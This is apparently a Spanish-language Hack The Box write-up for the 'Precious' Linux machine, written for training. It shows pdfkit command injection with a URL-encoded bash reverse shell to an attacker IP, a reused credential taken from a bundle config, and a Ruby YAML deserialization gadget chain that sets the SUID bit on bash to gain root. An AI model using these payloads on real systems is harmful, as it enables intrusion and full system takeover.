


Máquina Precious



OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	26 Nov 2022	Easy	Retired

22 JULIO

Hack The Box

Creado por: dandy_loco

1. Enumeración

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
File: targeted
1 # Nmap 7.93 scan initiated Sat Jul 22 08:33:42 2023 as: nmap -sCV -p 22,80 -n -v -Pn -oN targeted 10.10.11.189
2 Nmap scan report for 10.10.11.189
3 Host is up (0.037s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
7 | ssh-hostkey:
8 |   3072 845e13a8e31e20661d235550f63047d2 (RSA)
9 |   256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)
10 |_  256 33053dcd7ab798458239e7ae3c91a658 (ED25519)
11 80/tcp    open  http      nginx 1.18.0
12 |_  http-methods:
13 |_   Supported Methods: GET HEAD POST OPTIONS
14 |_  http-title: Did not follow redirect to http://precious.htb/
15 |_  http-server-header: nginx/1.18.0
16 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Read data files from: /usr/bin/../share/nmap
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Sat Jul 22 08:33:51 2023 -- 1 IP address (1 host up) scanned in 9.91 seconds
```

Revisamos con **whatweb** las tecnologías usadas por la web que corre por el puerto TCP/80.

```
(root@kali)~/home/kali/precious
# whatweb http://10.10.11.189
http://10.10.11.189 [302 Found] Country[RESERVED][?], HTTPServer[nginx/1.18.0], IP[10.10.11.189], RedirectLocation[http://precious.htb/], Title[302 Found], nginx[1.18.0]
ERROR: Opening: http://precious.htb/ - no address for precious.htb
```


Vemos que se intenta hacer una redirección a <http://precious.htb>. Modificamos nuestro fichero hosts, para que podamos resolver dicho dominio.

```
File: /etc/hosts
1 127.0.0.1    localhost
2 127.0.1.1    kali
3
4 10.10.11.189 precious.htb
5
6 # The following lines are desirable for IPv6 capable hosts
7 ::1         localhost ip6-localhost ip6-loopback
8 ff02::1     ip6-allnodes
9 ff02::2     ip6-allrouters
```

Volvemos a ejecutar whatweb pero esta vez con el dominio que acabamos de incorporar al fichero hosts.

```
root@kali:~/home/kali/precious
└─$ whatweb http://precious.htb
http://precious.htb [200 OK] Country[RESERVED[...]], HTML5, HTTPServer[nginx/1.18.0 + Phusion Passenger(R) 6.0.15], IP[10.10.11.189], Ruby-on-Rails, Title[Convert Web Page to PDF], UncommonHeaders[x-content-type-options], X-Frame-Option[SAMEORIGIN], X-Powered-By[Phusion Passenger(R) 6.0.15], X-XSS-Protection[1; mode=block], nginx[1.18.0]
```

Abrimos la web en el navegador y revisamos con **Wappalyzer**, por si obtenemos más información sobre las tecnologías usadas.




Realizando una revisión manual de la web, parece que permite convertir una página web en pdf.



2. Análisis de vulnerabilidades

Revisamos el comportamiento de la web, con **Burpsuite**. Al intentar probar un ataque de inyección de comandos, vemos que conseguimos filtrar el software y versión usada para realizar la conversión a PDF.




```
Request
1 POST / HTTP/1.1
2 Host: precious.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://precious.htb
10 Connection: close
11 Referer: http://precious.htb/
12 Upgrade-Insecure-Requests: 1
13
14 url=http%3A%2F%2F127.0.0.1:whoami

Response
132 stream
133 <?xml:packet begin='1z' id='WSM0MpCehiHzreSzNTczkc9d'?>
134 <x:xmpmeta xmlns:x='adobe:meta:' />
135 <rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#' />
136
137 <rdf:Description rdf:about=''
138 xmlns:dc='http://purl.org/dc/elements/1.1/' />
139 <dc:creator>
140 <rdf:Seq>
141 <rdf:li>Generated by pdfkit v0.8.6</rdf:li>
142 </rdf:Seq>
143 </dc:creator>
144 </rdf:Description>
145 </rdf:RDF>
146 </x:xmpmeta>
147
```

¿Qué es PDFKit?

PDFKit es una biblioteca JavaScript de código abierto muy útil para crear y administrar documentos PDF con un esfuerzo y costo mínimos. La API es fácil de manejar y admite funciones de bajo nivel, así como abstracciones para funciones de nivel superior.

Buscamos con **searchexploit**, si dicha versión tiene alguna vulnerabilidad.



```
(root@kali) ~/home/kali/HTB/precious
└─$ searchsploit pdfkit

Exploit Title | Path
-----|-----
pdfkit v0.8.7.2 - Command Injection | ruby/local/S1293.py
```

3. Explotación

Ahora que, con la vulnerabilidad encontrada, tenemos una forma potencial de ejecutar comandos, vamos a comprobar que realmente se acontece en nuestra máquina víctima. Vamos a intentar ejecutar un ping contra nuestra máquina atacante.

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: precious.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 102
9 Origin: http://precious.htb
10 Connection: close
11 Referer: http://precious.htb/
12 Upgrade-Insecure-Requests: 1
13
14 url=http://%20`ping -c1 10.10.14.7`
```


Para evitar que entre en conflicto, codificaremos la petición. Nos pondremos en escucha con tcpdump primero, antes de enviar la petición.

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: precious.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 102
9 Origin: http://precious.htb
10 Connection: close
11 Referer: http://precious.htb/
12 Upgrade-Insecure-Requests: 1
13
14 url=%68%74%74%70%3a%2f%2f%25%32%30%60%70%69%6e%67%20%2d%63%31%20%31%30%2e%31%30%2e%31%34%2e%37%60
```

```
(root@kali)-[~/home/kali/precious]
# tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes


10:12:03.104285 IP 10.10.11.189 > 10.10.14.7: ICMP echo request, id 16169, seq 1, length 64
10:12:03.104346 IP 10.10.14.7 > 10.10.11.189: ICMP echo reply, id 16169, seq 1, length 64
```

Ahora que hemos comprobado, que podemos ejecutar comandos, vamos a intentar ganar acceso a la máquina víctima. Para ello, intentaremos enviar la siguiente petición `http://%20`bash -c 'bash -i >& /dev/tcp/10.10.14.7/443 0>&1`` pero codificada. Antes, debemos ponernos con netcat en escucha con nuestra máquina de atacante por el puerto 443.



```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: precious.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://precious.htb
10 Connection: close
11 Referer: http://precious.htb/
12 Upgrade-Insecure-Requests: 1
13
14 url=
%68%74%74%70%3a%2f%2f%25%32%30%60%62%61%73%68%20%2d%63%20%27%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%
63%70%2f%31%30%2e%31%30%2e%31%34%2e%37%2f%34%34%33%20%30%3e%26%31%27%60
```

Ganamos acceso a la máquina víctima.



```
(root@kali)-[~/kali/HTB/precious]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.189] 42294
bash: cannot set terminal process group (678): Inappropriate ioctl for device
bash: no job control in this shell
ruby@precious:/var/www/pdfapp$ hostname -I
hostname -I
10.10.11.189
ruby@precious:/var/www/pdfapp$
```

4. Movimiento lateral

Tras realizar un tratamiento de la TTY para tener una consola completamente interactiva, revisamos el contenido de nuestro directorio personal. En el fichero `/home/ruby/.bundle/config`, encontramos una posible credencial para el usuario Henry.

```
ruby@precious:~/bundle$ cat config
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
ruby@precious:~/bundle$
```

Probamos dichas credenciales, y conseguimos convertirnos en Henry.

```
ruby@precious:~/bundle$ su henry
Password:
henry@precious:/home/ruby/.bundle$ whoami
henry
henry@precious:/home/ruby/.bundle$
```

5. Escalada de privilegios

Comprobamos nuestros permisos de sudoers. Parece que podemos ejecutar como root el script `/opt/update_dependencies.rb`.

```
henry
henry@precious:/home/ruby/.bundle$ sudo -l
Matching Defaults entries for henry on precious:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
  (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

No tenemos permisos de escritura sobre dicho script pero revisamos su contenido. Parece que el script, carga un fichero de forma relativa para comprobar la versión de las dependencias instaladas en el sistema y las que especifica el fichero `dependencies.yml`.

```
GNU nano 5.4
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
  YAML.load(File.read("dependencies.yml"))
end
```

Encontramos una forma de aprovecharnos:

- <https://blog.stratumsecurity.com/2021/06/09/blind-remote-code-execution-through-yaml-deserialization/>

Lo probamos primero, intentando la ejecución del comando `id`.

```
GNU nano 5.4
- !ruby/object:Gem::Installer
  i: x
- !ruby/object:Gem::SpecFetcher
  i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: 81 !ruby/object:Net::BufferedIO
      io: 81 !ruby/object:Gem::Package::TarReader::Entry
        read: 0
        header: "abc"
        debug_output: 81 !ruby/object:Net::WriteAdapter
        socket: 81 !ruby/object:Gem::RequestSet
          sets: !ruby/object:Net::WriteAdapter
            socket: !ruby/module 'Kernel'
            method_id: :system
          git_set: "id"
          method_id: :resolve
```

```
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
 33: from /opt/update_dependencies.rb:17:in `'
 32: from /opt/update_dependencies.rb:10:in `list_from_file'
```

Ahora probamos el mismo concepto, pero intentando asignar permisos de SUID a la `/bin/bash`.


```
GNU nano 5.4
- !ruby/object:Gem::Installer
  i: x
- !ruby/object:Gem::SpecFetcher
  i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
      io: 81 !ruby/object:Net::BufferedIO
        io: 81 !ruby/object:Gem::Package::TarReader::Entry
          read: 0
          header: "abc"
        debug_output: 81 !ruby/object:Net::WriteAdapter
          socket: 81 !ruby/object:Gem::RequestSet
            sets: !ruby/object:Net::WriteAdapter
              socket: !ruby/module 'Kernel'
              method_id: :system
            git_set: "chmod u+s /bin/bash"
            method_id: :resolve
```

```
henry@precious:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
```

Ahora solo tenemos que ejecutar la bash de forma privilegiada.

```
henry@precious:~$ bash -p
bash-5.1# whoami
root
bash-5.1#
```